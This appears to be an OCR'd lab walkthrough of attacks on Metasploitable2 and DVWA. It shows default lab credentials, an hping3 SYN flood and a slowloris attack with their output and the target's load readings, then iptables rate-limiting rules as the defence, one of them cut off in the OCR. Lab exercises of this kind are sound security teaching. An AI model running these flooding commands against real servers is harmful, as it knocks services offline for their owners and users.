





Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: msfadmin
Password:
Login incorrect
metasploitable login: msfadmin
Password:
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$


Metasploitable2 - Linux
Not Secure
http://192.168.213.131
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
TWiki
phpMyAdmin
Mutillidae
DVWA
WebDAV


DVWA
Username
admin
Password
Login


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Welcome to Damn Vulnerable Web App!
Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.
WARNING!
Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.
Disclaimer
We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.
General Instructions
The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.
You have logged in as 'admin'
Username: admin
Security Level: high
PHPIDS: disabled
Damn Vulnerable Web Application (DVWA) v1.0.7


```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -S --flood -V -p 80 192.168.213.131
using eth0, addr: 192.168.213.129, MTU: 1500
HPING 192.168.213.131 (eth0 192.168.213.131): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```




```
top - 06:13:51 up 13 min,  2 users,  load average: 7.91, 3.62, 1.43
Tasks:  97 total,   2 running,  95 sleeping,   0 stopped,   0 zombie
Cpu(s):  1.6%us,  0.8%sy,  0.0%ni, 73.9%id,  0.8%wa, 11.6%hi, 11.2%si,  0.0%st
Mem:    515384k total,   399360k used,   116024k free,   120500k buffers
Swap:        0k total,        0k used,        0k free,   134548k cached

  PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM    TIME+  COMMAND
    4 root      15  -5     0    0    0 S 22.9  0.0   0:43.25 ksoftirqd/0
 5272 root      20   0 12208 2540 1288 S  5.6  0.5   0:13.49 ruby
 4957 postgres  20   0 41340 1380  736 S  5.0  0.3   0:11.35 postgres
 5429 msfadmin  20   0  2304 1012  768 R  5.0  0.2   0:02.20 top
 4960 postgres  20   0 12660 1156  456 S  4.3  0.2   0:04.51 postgres
 5306 root      20   0  8988 4996 4076 R  3.7  1.0   0:10.59 fluxbox
 4179 dhcp      18  -2  2436  788  476 S  2.5  0.2   0:00.11 dhclient3
 4958 postgres  20   0 41340 1192  548 S  2.5  0.2   0:11.01 postgres
 5248 root      20   0 10596 2560 1192 S  2.5  0.5   0:04.26 apache2
    1 root      20   0  2844 1692  548 S  0.0  0.3   0:01.61 init
    2 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 kthreadd
    3 root      RT  -5     0    0    0 S  0.0  0.0   0:00.00 migration/0
    5 root      RT  -5     0    0    0 S  0.0  0.0   0:00.41 watchdog/0
    6 root      15  -5     0    0    0 S  0.0  0.0   0:03.39 events/0
    7 root      15  -5     0    0    0 S  0.0  0.0   0:00.03 khelper
   41 root      15  -5     0    0    0 S  0.0  0.0   0:00.93 kblockd/0
   44 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 kacpid
   45 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 kacpi_notify
```

```
┌──(kali㉿kali)-[~]
└─$ slowloris 192.168.221.129 -p 80 -s 1000
[30-12-2025 07:55:39] Attacking 192.168.221.129 with 1000 sockets.
[30-12-2025 07:55:39] Creating sockets...
[30-12-2025 07:55:49] Sending keep-alive headers...
[30-12-2025 07:55:49] Socket count: 281
[30-12-2025 07:55:49] Creating 719 new sockets...
[30-12-2025 07:56:08] Sending keep-alive headers...
[30-12-2025 07:56:08] Socket count: 283
[30-12-2025 07:56:08] Creating 717 new sockets...
[30-12-2025 07:56:27] Sending keep-alive headers...
[30-12-2025 07:56:27] Socket count: 285
[30-12-2025 07:56:27] Creating 715 new sockets...
[30-12-2025 07:56:46] Sending keep-alive headers...
[30-12-2025 07:56:46] Socket count: 287
[30-12-2025 07:56:46] Creating 713 new sockets...
```




```
top - 07:56:35 up 6 min,  2 users,  load average: 0.01, 0.18, 0.13
Tasks: 240 total,   1 running, 239 sleeping,   0 stopped,   0 zombie
Cpu(s):  0.3%us,  1.0%sy,  0.0%ni, 98.7%id,  0.0%wa,  0.0%hi,  0.0%si,  0.0%st
Mem:    515384k total,   327580k used,   187804k free,    16760k buffers
Swap:        0k total,        0k used,        0k free,   133636k cached

  PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM    TIME+  COMMAND
 5533 msfadmin  20   0  2440 1200  856 R  1.0  0.2   0:00.07 top
 5190 tomcat55  20   0  355m  88m  29m S  0.3 17.7   0:07.24 jsvc
    1 root      20   0  2844 1692  548 S  0.0  0.3   0:01.64 init
    2 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 kthreadd
    3 root      RT  -5     0    0    0 S  0.0  0.0   0:00.00 migration/0
    4 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 ksoftirqd/0
    5 root      RT  -5     0    0    0 S  0.0  0.0   0:00.00 watchdog/0
    6 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 events/0
    7 root      15  -5     0    0    0 S  0.0  0.0   0:00.02 khelper
   41 root      15  -5     0    0    0 S  0.0  0.0   0:00.01 kblockd/0
   44 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 kacpid
   45 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 kacpi_notify
  174 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 kseriod
  213 root      20   0     0    0    0 S  0.0  0.0   0:00.00 pdflush
  214 root      20   0     0    0    0 S  0.0  0.0   0:00.01 pdflush
  215 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 kswapd0
  257 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 aio/0
 1281 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 ksnapd
```

```
msfadmin@metasploitable:~$ sudo iptables -A INPUT -p tcp --syn -m limit --limit
2/s -j ACCEPT
sudo iptables -A INPUT -p tcp --syn -j DROP
sudo iptables -A INPUT -p icmp -m limit --limit 1/s -

sudo iptables -A INPUT -p icmp -j DROP
sudo iptables -A INPUT -p icmp -j DROP
```

```
top - 08:12:35 up 22 min,  2 users,  load average: 0.07, 0.02, 0.03
Tasks: 100 total,   1 running,  99 sleeping,   0 stopped,   0 zombie
Cpu(s):  0.9%us,  1.4%sy,  0.0%ni, 78.0%id,  0.0%wa, 12.1%hi,  7.5%si,  0.0%st
Mem:    515384k total,   300776k used,   214608k free,    16792k buffers
Swap:        0k total,        0k used,        0k free,   133992k cached

  PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM    TIME+  COMMAND
 5585 msfadmin  20   0  2308 1104  856 R 13.1  0.2   0:04.56 top
 5266 root      20   0  8984 5004 4072 S  0.6  1.0   0:00.50 fluxbox
 4834 mysql     20   0  124m  16m 4760 S  0.3  3.3   0:00.38 mysqld
 5232 root      20   0 12208 2568 1288 S  0.3  0.5   0:00.20 ruby
 5249 root      20   0 14016  11m 1272 S  0.3  2.3   0:00.37 Xtightvnc
    1 root      20   0  2844 1692  548 S  0.0  0.3   0:01.64 init
    2 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 kthreadd
    3 root      RT  -5     0    0    0 S  0.0  0.0   0:00.00 migration/0
    4 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 ksoftirqd/0
    5 root      RT  -5     0    0    0 S  0.0  0.0   0:00.00 watchdog/0
    6 root      15  -5     0    0    0 S  0.0  0.0   0:00.01 events/0
    7 root      15  -5     0    0    0 S  0.0  0.0   0:00.02 khelper
   41 root      15  -5     0    0    0 S  0.0  0.0   0:00.04 kblockd/0
   44 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 kacpid
   45 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 kacpi_notify
  174 root      15  -5     0    0    0 S  0.0  0.0   0:00.00 kseriod
  213 root      20   0     0    0    0 S  0.0  0.0   0:00.00 pdflush
  214 root      20   0     0    0    0 S  0.0  0.0   0:00.04 pdflush
```